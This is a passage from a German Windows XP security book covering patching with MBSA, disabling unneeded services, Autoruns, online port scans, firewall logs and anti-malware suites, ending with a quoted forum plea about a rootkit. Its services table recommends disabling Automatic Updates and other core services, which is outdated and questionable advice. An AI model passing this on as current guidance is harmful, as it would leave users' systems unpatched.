Überprüft man jetzt mehrere PCs hintereinander, wird man zweckmäßigerweise die Patches auf der Platte zur möglichen Wiederverwendung speichern, ansonsten reicht es, den Run-Button zu drücken, um den Updateprozess gleich anzustoßen. Hat der User die automatische Updatefunktion deaktiviert und den MBSA lange nicht mehr laufen lassen, gibt es ein Problem: Da sich die Updates nicht parallel installieren lassen, vergeht im Allgemeinen ziemlich viel Zeit, bis man alle wichtigen und sehr wichtigen Patches installiert hat.

Nachdem alle Patches und Updates installiert sind, wird es spannend: Funktioniert das System noch nach dem Neustart? Es ist eine rhetorische Frage, da sich die Updates normalerweise problemlos einrichten lassen. Man sollte allerdings dem Warmstart den Kaltstart vorziehen, sonst kann das System mit dem berüchtigten Blue-Screen reagieren. Sollten die Probleme mit einem unter Umständen inkompatiblen Update bestehen bleiben, kann man die eingespielten Patches, Hotfixes etc. schrittweise deinstallieren.

Bild 19.8: Deinstallieren von Updates

Im Windows-Verzeichnis sind die relevanten Updates mit *$NtUninstall* gekennzeichnet und können dann mit *spuninst.exe* deinstalliert werden. Außer auf fehlende Updates und Patches macht Microsofts Baseline Security Analyzer auch auf mögliche Fehlkonfigurationen aufmerksam, beispielsweise darauf, dass es mehr als ein Admin-Konto auf dem System gibt oder dass unter Umständen überflüssige Dienste installiert sind.

Bild 19.9: Warnung vor überflüssigen Diensten

19.2 Überflüssige Dienste

Kein Diagnosetool der Welt kann beurteilen, ob im Einzelfall ein Dienst überflüssig ist oder nicht. Aber man erhält einen Hinweis, den man auf Relevanz prüfen sollte. Manche Sicherheitsexperten sind in der Vergangenheit ja so weit gegangen und haben behauptet, dass das Abstellen nicht benötigter Dienste mindestens ein Einzelplatzsystem sicherer macht als eine Personal Firewall. Auch wenn wir hier nicht grundsätzlich zustimmen, so ist doch ein grundlegender Punkt angesprochen. Hier gilt die Grundregel der Netzwerksicherheit, niemals einen Dienst im System zu betreiben, der nicht unbedingt erforderlich ist.

Dienste oder Services sind Programme, die automatisch beim Betriebssystemstart aktiviert werden, ohne dass ein Benutzer dazu seine Zustimmung erteilt hat. Standardmäßig sind meist mehr Dienste bei einer Windows-Neuinstallation aktiviert, als ein Heimanwender tatsächlich braucht. Deshalb ist es wichtig, die eigenen Rechnersysteme so zu konfigurieren, dass nicht benötigte Dienste keine Sicherheitslücke mehr aufreißen. Bei der Beurteilung, welche Dienste deaktiviert werden können und welche für den Systembetrieb notwendig sind, tun sich Laien aber recht schwer.

Die Dienste-Übersicht wird aufgerufen mit *Start / Ausführen / services.msc*. Anschließend sieht man mehrere Dutzend Dienste, sortierbar nach Name, Autostarttyp (automatisch, deaktiviert, manuell) oder Status (gestartet).

Bei einem Einzelplatzsystem kann man sich grob an folgende Empfehlungen halten:

Dienste	*Status*
Ablagemappe	Deaktivieren
Anmelde-Dienst	Deaktivieren
Automatische Updates	Deaktivieren
COM+-Ereignissystem, COM+-Systemanwendung	Manuell
Eingabegerätezugang	Deaktivieren
Fehlerberichterstattungs-Dienst	Deaktivieren
Hilfe und Support	Deaktivieren
IMAPI-CD-Brenn-COM-Dienste	Deaktivieren
Indexdienst	Deaktivieren
Kompatibilität für schnelle Benutzerumschaltung	Deaktivieren
Kryptografie-Dienste	Manuell
NetMeeting-Remotedesktop-Freigabe	Deaktivieren
NT-LM-Sicherheitsdienst	Deaktivieren
Routing und RAS	Deaktivieren
Server	Deaktivieren
Shellhardware-Erkennung	Deaktivieren (DVDs werden nicht mehr automatisch geladen!)
Smartcard	Deaktivieren
Smartcard-Hilfsprogramm	Deaktivieren
SSDP-Suchdienst	Deaktivieren
Telefonie	Automatisch
Telnet	Deaktivieren
Terminaldienste	Deaktivieren
Universeller Plug & Play-Gerätehost	Deaktivieren
Webclient	Deaktivieren
Windows-Zeitgeber	Deaktivieren

Was die Dienste leisten, wofür sie im Detail zuständig sind und wer von welchem abhängt – all das kann man auch im Netz nachlesen, z. B. auf der Website von Firma Microsoft[260].

[260] http://technet.microsoft.com/de-de/library/dd443754.aspx

19.3 Vor »Dienstschluss« Abhängigkeiten überprüfen

Eine Warnung vorab müssen wir natürlich loswerden. Wenn Sie einen Service deaktivieren, von dem Sie glauben, er sei überflüssig, könnten Sie recht behalten; es könnte aber auch passieren, dass ein Programm, das Sie etliche Tage später wieder einmal starten wollen, aus scheinbar unerfindlichen Gründen die weitere Zusammenarbeit mit Ihnen als User ablehnt. Im schlimmsten Fall könnte auch passieren, dass Ihr Windows-System nicht mehr hochfährt oder sich an unerwarteter Stelle verabschiedet. Kurz gesagt: Es ist gefährlich, an diesen Stellschrauben zu drehen, wenn man nicht vorher recherchiert hat, für welchen anderen Dienst bzw. für welche sonstigen Programmmodule dieser Service gut ist. Im Eigenschaftsfenster *Abhängigkeiten* der einzelnen Dienste bekommen Sie Hinweise, die durchaus ernst zu nehmen sind:




Bild 19.10: Abhängigkeitsverhältnisse von Diensten

Für jeden Dienst werden die direkten und indirekten Abhängigkeiten ermittelt, was auch bei der Fehlersuche ausgesprochen nützlich sein kann. Um generell die Risiken einer Fehlkonfiguration zu minimieren, können Sie den Zweig der Registry, der für die Dienstekonfiguration zuständig ist, entweder manuell sichern, oder Sie sichern mit dem schon beschriebenen Tool ERUNT gleich die komplette Registry, um sie bei Bedarf zurückzusichern.

Wenn Sie den Registryzweig *Services* exportiert haben, reicht ein Doppelklick auf die Reg-Datei und der alte Zustand der Dienste ist wiederhergestellt. Es gibt natürlich auch Tools, die diesbezügliche Konfigurationsunterstützung anbieten, z. B. *svc2kxp.cmd*, das

mittlerweile in der Version 2.2[261] vorliegt und speziell auf Win XP mit Servicepack 2 und 3 abgestimmt ist.




Bild 19.11: Überflüssige Dienste entsorgen

Wie beim Toolstart zu sehen ist, gibt es drei Optionen plus das Rückgängigmachen. Option 3 ist nur für reine Einzelplatzlösungen ohne Netzwerkverbindung sinnvoll. Hat man ein eigenes Heimnetz mit Netzwerkdruckern und mehreren Rechnern, kommen nur noch die Optionen 1 und 2 in Betracht. Option 2 ist rigider als die Option 1, da hier der Server Message Block komplett deaktiviert wird. Mindestens mit stärkeren Komfort-einbußen (keine Netzwerkfreigaben, kein Network Browsing) muss der Anwender hier rechnen.

19.4 Alle Dienste mit dem Process Explorer im Blick

Wer gerne mit Netzwerktools experimentiert, sollte sich alle Dienste genauer anschauen. Eine sehr gut strukturierte und vor allem umfassende Unterstützung erhalten Sie dabei durch das Tool *Autoruns*, das Sie sich zusammen mit dem Process Explorer kostenlos unter *http://technet.microsoft.com/de-de/sysinternals/default.aspx* herunterladen können.

Angezeigt werden hier alle aktiven Services mit einer passablen Kurzbeschreibung und der Möglichkeit, diese Services zu validieren: Anhand einer eigenen Signaturliste wird überprüft, ob der betreffende Dienst eine gültige Herstellersignatur aufweist. Da einige Schädlinge sich natürlich auch als Dienst tarnen, kann man ihnen damit auf die Spur kommen. Überdies lassen sich illegale Dienste auch relativ einfach an Ort und Stelle terminieren. Sehr praktisch ist auch die interne Schnittstelle zum Process Explorer, mit dem man die Arbeitsweise der Dienste detailliert überwachen kann.

[261] kostenlos auf www.ntsvcfg.de




Bild 19.12: Umfassende Zugriffs- und Manipulationsmöglichkeiten mit Autoruns




Bild 19.13: Dienste über die Schnittstelle zum Process Explorer überwachen

19.5 Externer Security-Check tut Not

Wenn man jetzt die Schotten sozusagen dicht gemacht hat, kann man sich vom Erfolg seiner Bemühungen durch einen externen Security-Check vergewissern, z. B. auf *http://webscan.security-check.ch*. Angeboten werden ein Browser-Check und ein Quick- oder Full-Scan des gesamten Systems. Beim Browser-Check wird überprüft, welche Skripts aktiv sind und ob gegebenenfalls Spyware im Browser-Background mitläuft. Ergiebiger ist der Full-Scan. Nach der Anmeldung erhält man einen Freischaltcode, mit dem der Scan gestartet wird. Anschließend bekommt man die Testauswertung via E-Mail zugesandt. Wenn man dann Pech hat, zeigt der Security-Check unter Umständen immer noch offene Dienste an




Bild 19.14: Ergebnis eines Full-Scans übers Intenet

Die Suche nach dem Übeltäter kann dann ziemlich aufhalten, zumal Fehlalarme nicht ausgeschlossen sind. In unserem Fall wurde z. B. keine Firewall entdeckt, obwohl ZoneAlarm Pro aktiv ist; auf der anderen Seite fanden sich die UDP-Ports 67 und 31337 offen. Da über den letztgenannten Port auch das berühmt-berüchtigte Remote Administration Tool *Back Orifice* kommuniziert, könnte hier schnell Panik aufkommen. Da ist es auch nur ein schwacher Trost, wenn die sonstigen Tests eher ein beruhigendes Resultat erbringen.




Bild 19.15: Weitere Online-Checks

Wir haben unser System mehrfach gecheckt, u. a. mit Bordmitteln wie *Netstat*, mit dem schon vorgestellten Port Explorer und mit einem weiteren Online-Check bei *http://security.symantec.com*. Resultat: Offenkundiger Fehlalarm. Wie auch immer, solche Tests helfen, tiefer in die Materie einzusteigen. Über Firewalls haben wir ja schon im Zusammenhang mit Malware-Attacken aus dem Internet gesprochen. Gut konfigurierte Dienste ersetzen keine Firewall, insbesondere nicht in einem Heimnetzwerk, wo

mehrere PCs nicht nur untereinander, sondern auch ins Internet Kontakt aufnehmen. Man erleichtert sich den Administrationsaufwand, wenn man auf jedem Netzwerk-PC jeweils eine Lizenz desselben Produkts installiert. Und wenn wir gerade beim Checken von offenen Ports sind: Es gehört zur Pflicht auch eines Home-Admins, regelmäßig die Firewall-Logs sowie die aktuellen Sicherheitseinstellungen der Firewall zu überprüfen. Unter anderem sieht man hier, welche Programme gerade Netzwerkaktivitäten zeigen und welche Sicherheitsoptionen gewählt wurden.




Bild 19.16: Unliebsame Überraschungen vermeiden: Kontrolle der Firewall

Gerade wenn sich mehrere Benutzer einen PC teilen, ist die gelegentliche Kontrolle angebracht, welche Programme für den Internetzugang freigegeben wurden. Es gibt genügend Beispiele, bei denen unachtsame Programmfreigaben (von bewussten Manipulationen ganz zu schweigen) Keyloggern und anderen Parasiten einen Systemzugang verschaffen. Wer ein ihm unbekanntes Programm sieht, dem der Netzzugriff auch serverseitig gewährt wurde, tut gut daran, dieses Programm näher anzuschauen und im Zweifelsfall die Berechtigungen herunterzusetzen.

Je nach Einstellung protokolliert Zonealarm eingehende und ausgehende Datenströme. Mit einem Tool wie Zonelog Analyzer[262] können Attacken im Detail analysiert, Whois-Abfragen gestartet und Reports zu ausgewählten Adressen, Ports, Zeiten etc. erstellt

[262] http://zonelog.co.uk, seit 2005 nicht mehr weiterentwickelt, aber nach wie vor brauchbar

werden. Man behält so als Heimadministrator einen besseren Überblick, was im eigenen Netzwerk passiert.




Bild 19.17: Analyse der Netzzugriffe mit Zonelog Analyzer

19.6 Malware-Check

Bei der Erstauflage schrieben wir noch, dass es keine All-In-One-Lösungen gäbe, die mit jedweder Art von Schädlingen, seien es Viren, Würmer, Trojaner, Keylogger, RATs oder Rootkits fertig würden. Heute müssen wir unser Urteil revidieren. Selbst kostenlose Malwarescanner warten heute mit einem Fast-Rundum-Schutz auf – mit Ausnahme vielleicht von Firewall-Funktionalitäten. Bei den Security-Suiten der AV-Anbieter gibt es kaum noch eine Lücke, die man füllen müsste. Leider steckt der Teufel dann im Detail: Kaum eine Security-Suite erfüllt auch nur ansatzweise die vollmundigen Werbeversprechen, teilweise sind die Ergebnisse sogar mangelhaft[263]. Eine gute Übersicht findet man hier:

[263] Vgl. hierzu einen aktuellen Test in der c't-Ausgabe 5/2010




Bild 19.18: Vergleich aller gängiger AV-Produkte

Der Test (einsehbar unter www.av-comparatives.org) zeigt, dass manche Suiten bessere Erkennungsraten haben, andere hingegen über ein leistungsfähigeres Früherkennungssystem verfügen. Was empfehlenswert wäre, grundsätzlich aber mehr Probleme schafft als löst, ist der parallele Einsatz mehrerer Security-Produkte. Was noch funktioniert, ist der parallele Einsatz von On-Demand-Scannern, von denen die meisten als abgespeckte Freeware-Varianten verfügbar sind. Dagegen ist vom parallelen Einsatz voll ausgerüsteter Security-Suiten abzuraten. Besonders kritisch gestaltet sich auch der Einsatz mehrerer Hintergrundwächter, da diese sich gegenseitig behindern und aufgrund ihres Ressourcenverbrauchs den PC merklich verlangsamen können. Für eine gute Rundumversorgung sind zwei Strategien empfehlenswert.

- Einsatz einer kostenpflichtigen Security-Suite (G-Data, Kaspersky, Avast etc.), ergänzt um einen oder zwei Freeware-Scanner oder
- Einsatz einer professionellen Desktop-Firewall (etwa Zonealarm Professional), flankiert von einem Behaviour Blocker und einem On-Demand-Scanner.

Auch Microsoft hat nachgebessert und mit den Security-Essentials (für XP, Vista und Win 7) ein kostenloses und durchaus brauchbares Programm für die Grundversorgung auf den Markt gebracht. Aber auch hier kommt bei der Installation der Hinweis, vor dem Installieren die anderen im System vorhandenen Malware-Scanner zu deinstallieren. Bevor man sich also aufmacht, seine Lieblingsprodukte zur Kooperation zu bewegen beziehungsweise eine solche auszutesten, ist man gut beraten, seine Systemkonfiguration zu sichern. Mehr als brauchbar ist hier das Registry Recovery Toolkit *ERUNT*[264], mit dem sich die Registry-Dateien täglich sichern (eingeschränkt unter Win 7) und fallweise wieder restaurieren lassen.

Die nächste Frage gilt dem Einsatz spezieller Adware- und Spyware-Jäger. Zwar wird diese Funktion durch unsere AV-Scanner mit abgedeckt, erfahrungsgemäß sind die Spezialtools aber leistungsfähiger. Als Ergänzung unseres Arsenals fiel unsere Wahl hier auf Spybot-Search & Destroy[265]. Das Tool glänzt mit guten Suchleistungen, ist leidlich flott und hat auch einige Sonderfunktionen auf Lager, um noch unbekannter Spyware manuell auf den Leib zu rücken.





Bild 19.19: Rundum empfehlenswert: Spybot-Search & Destroy

Die einzige Einschränkung des Tools besteht in seiner mangelhaften Fähigkeit, Kernel-Rootkits zu erkennen, einen Mangel, den das Werkzeug mit den allermeisten Spyware-Huntern teilt. Eine schier unerschöpfliche Fundgrube von untauglichen, bisweilen auch

[264] http://www.larshederer.homepage.t-online.de/erunt

[265] http://www.safer-networking.org/de/index.html

verzweifelten Versuchen mit Standardwerkzeugen wie dem in der Szene hochgeschätzten Hijackthis findet sich auf dem *www.trojaner-board.de*.



Bitte um Hilfe bei Trojanerbefall TR/Rootkit.P

Hallo,

ich bin neu hier und wende mich wegen eines Trojaners an Euch, den ich seit ein paar Tagen auf dem Rechner habe.

Mein Betriebssystem: Windows XP, Servioce Pack 2, mit aktuellen Updates,
Mein Virenscanner: AntiVir, Personal Edition Classic, Tägl. neuestes Update

Dieser besagte Virenscanner meldet mir jedesmal beim Starten eines PC Spiels (Spellforce, Hersteller: Jowwod, Kochmedia, mit beiden AddOns installiert) diese gefährliche Datei .
Bei mehreren Scandurchgängen von AntiVir (im Expertenmodus) wurde nur zweimal der Trojaner tatsächlich als Fund identifiziert siehe hier .
Dabei konnte ich die Datei auch nicht löschen, oder umbennen. Es ging nur in Quarantäne verschieben.

Auch im abgesicherten Modus konnte AntiVir nichts finden.

Bitte, kann mir jemand von Euch helfen und mir erklären, was ich tun soll, um diesen Trojaner TR/Rootkit.P, der sich laut AntiVir in der Datei C:\Dokumenten und Einstellungen\...\nenum13E.sys befindet, wieder sicher zu entfernen?

schon im Voraus vielen lieben Dank!

Bild 19.20: Wenn Spyware- und Trojan-Hunter nicht mehr weiter helfen

